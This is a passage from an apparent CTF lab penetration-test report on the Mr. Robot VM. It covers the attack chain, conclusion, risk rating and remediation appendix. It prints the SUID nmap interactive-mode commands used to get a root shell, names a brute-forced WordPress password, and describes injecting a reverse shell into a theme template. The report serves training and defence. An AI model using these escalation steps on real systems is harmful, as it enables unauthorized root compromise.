

Figure 23 - executables_with_suid

2. Using Nmap in Interactive Mode for Exploitation

```
/usr/local/bin/nmap –interactive
!sh
```

Full root-level system compromise achieved.



Figure 24 - exploit_using_nmap

Conclusion

The Mr. Robot virtual machine demonstrated multiple severe security vulnerabilities that enabled a complete compromise, ranging from external network access to full root-level system control. The attack chain progressed through the following stages:

- Information disclosure via the robots.txt file exposure
- WordPress authentication bypass through brute force attacks
- Remote code execution via PHP reverse shell injection
- Privilege escalation through a misconfigured SUID nmap binary

The goals of the penetration test were met. A targeted attacker with basic reconnaissance capabilities could reliably compromise the environment and gain unrestricted control. All three flags were successfully captured, demonstrating complete system compromise.

Recommendations

To maintain a secure operating environment, the organization should adopt a comprehensive defence-in-depth strategy that includes timely patching, continuous monitoring, and user awareness training.

Security policies should mandate regular penetration testing, vulnerability scanning, and incident response readiness reviews at least annually or after significant infrastructure changes.

All systems and applications exposed to the Internet must be hardened, monitored, and isolated within segmented network zones.

Mitigation Recommendations

- Remove SUID permissions from the nmap binary or update to a modern version that does not support interactive mode.
- Use generic error messages that do not reveal whether usernames are valid to prevent enumeration attacks.
- Enforce strong password policies with minimum complexity requirements and consider implementing multi-factor authentication.
- Remove sensitive information from publicly accessible files, such as robots.txt, and ensure that proper access controls are in place.
- Ensure that all web and application services operate under minimally privileged OS accounts with restricted file system access.

- Implement a Web Application Firewall (WAF) to detect and block common attack patterns, including code injection attempts.
- Deploy file integrity monitoring to detect unauthorized modifications to critical system and application files.

Risk Rating

The overall risk identified in this assessment is evaluated as **Critical**, driven by the presence of multiple severe misconfigurations and application-layer vulnerabilities that provide a clear and reliable path to full system compromise.

A complete attack chain exists from the web application interface through credential compromise, remote code execution, and ultimately root-level privilege escalation via the SUID nmap binary. Each vulnerability demonstrates high exploitability and high potential impact, and chaining these issues requires only moderate skill and readily available tools from the attacker.

As a result, it is reasonable to conclude that a malicious actor with similar capabilities could successfully execute an attack leading to:

- Unauthorized access to internal systems, databases, and sensitive information
- Compromise of valid user credentials, enabling lateral movement and persistent access
- Execution of arbitrary commands resulting in data exfiltration, service disruption, or whole host takeover
- Installation of backdoors and rootkits for long-term persistent access
- Complete control over the compromised system, including all data and services

Given the severity and exploitability of the identified weaknesses, immediate remediation and strengthened ongoing security governance practices are strongly recommended to reduce the organization's exposure and prevent recurrence.

Appendix A: Vulnerability Detail and Mitigation

Information Disclosure via robots.txt

Rating: Medium

Description: The robots.txt file exposed sensitive information including system structure, flag locations, and a dictionary file containing 858,160 entries. This publicly accessible file provided valuable reconnaissance data for targeted attacks.

Impact: Exposes system architecture and file locations to unauthorized users. Provides ready-made wordlists for password attacks, significantly reducing attack complexity. Enables more targeted and efficient exploitation.

Remediation: Remove sensitive information from robots.txt files. Store sensitive files outside web-accessible directories with proper access controls. Conduct regular audits of publicly accessible files and directories. Implement Web Application Firewall (WAF) rules to detect suspicious file access patterns.

- *CWE-200: Exposure of Sensitive Information to an Unauthorized Actor: https://cwe.mitre.org/data/definitions/200.html*

WordPress Brute Force Attack

Rating: High

Description: WordPress authentication lacked rate limiting and account lockout mechanisms. Distinct error messages enabled username enumeration ("Invalid username" vs "password is incorrect"), facilitating systematic brute force attacks.

Impact: Unauthorized administrative access to WordPress. Enables website modification, malicious code injection, and deployment of reverse shells. Creates platform for complete server compromise and lateral movement.

Remediation: Implement rate limiting and account lockout after failed attempts. Use generic error messages that don't reveal username validity. Enforce strong password policies (12+ characters with complexity requirements). Deploy two-factor authentication (2FA). Add CAPTCHA after multiple failed attempts. Use WordPress security plugins like Wordfence or iThemes Security.

- OWASP Authentication Cheat Sheet: *https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html*
- CWE-307: Improper Restriction of Excessive Authentication Attempts: *https://cwe.mitre.org/data/definitions/307.html*

WordPress Template Code Injection

Rating: Critical

Description: WordPress allowed authenticated administrators to edit PHP theme templates without code validation. The 404.php template was modified to inject a reverse shell payload that executed with web server privileges.

Impact: Remote code execution on web server. Enables reverse shell establishment, complete application compromise, data exfiltration, and lateral movement to connected systems.

Remediation: Disable file editing by adding define('DISALLOW_FILE_EDIT', true); to wp-config.php. Implement Web Application Firewall (WAF) to detect code injection patterns. Use file integrity monitoring (FIM) for unauthorized modifications. Restrict PHP execution in upload directories. Keep WordPress core, themes, and plugins updated

- OWASP Code Injection: *https://owasp.org/www-community/attacks/Code_Injection*
- CWE-94: Improper Control of Generation of Code: *https://cwe.mitre.org/data/definitions/94.html*

SUID Binary Privilege Escalation (nmap)

Rating: Critical

Description: Legacy nmap version 3.81 installed with SUID root permissions. The --interactive mode allowed arbitrary command execution via the ! operator, inheriting SUID privileges for direct escalation to root.

Impact: Direct privilege escalation from daemon user to root. Complete system compromise with unrestricted access to files, processes, and credentials. Enables backdoor installation, rootkit deployment, and lateral movement using discovered credentials.

Remediation: Remove SUID bit using chmod u-s /usr/local/bin/nmap. Update to modern nmap version (7.x+) without interactive mode. Audit all SUID/SGID binaries using find / -perm -4000 -type f. Implement SELinux or AppArmor mandatory access controls. Monitor for privilege escalation attempts.

- *GTFOBins - nmap: https://gtfobins.github.io/gtfobins/nmap/*
- *CWE-250: Execution with Unnecessary Privileges: https://cwe.mitre.org/data/definitions/250.html*

Weak Password Policy

Rating: High

Description: WordPress account used weak password (ER28-0652) found in the dictionary file, lacking complexity requirements and password strength validation. The password was vulnerable to dictionary-based brute force attacks.

Impact: Successful credential compromise through brute force. Unauthorized administrative access enabling further exploitation. Potential credential reuse attacks across multiple systems. Regulatory compliance violations.

Remediation: Enforce strong password policies requiring 12+ characters with mixed case, numbers, and symbols. Prohibit common passwords and dictionary words. Implement password blacklists and strength checking. Mandate regular password rotation for privileged accounts. Deploy multi-factor authentication (MFA).

- *OWASP Password Storage Cheat Sheet:https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html*
- *CWE-521: Weak Password Requirements: https://cwe.mitre.org/data/definitions/521.html*

Appendix B: About the Team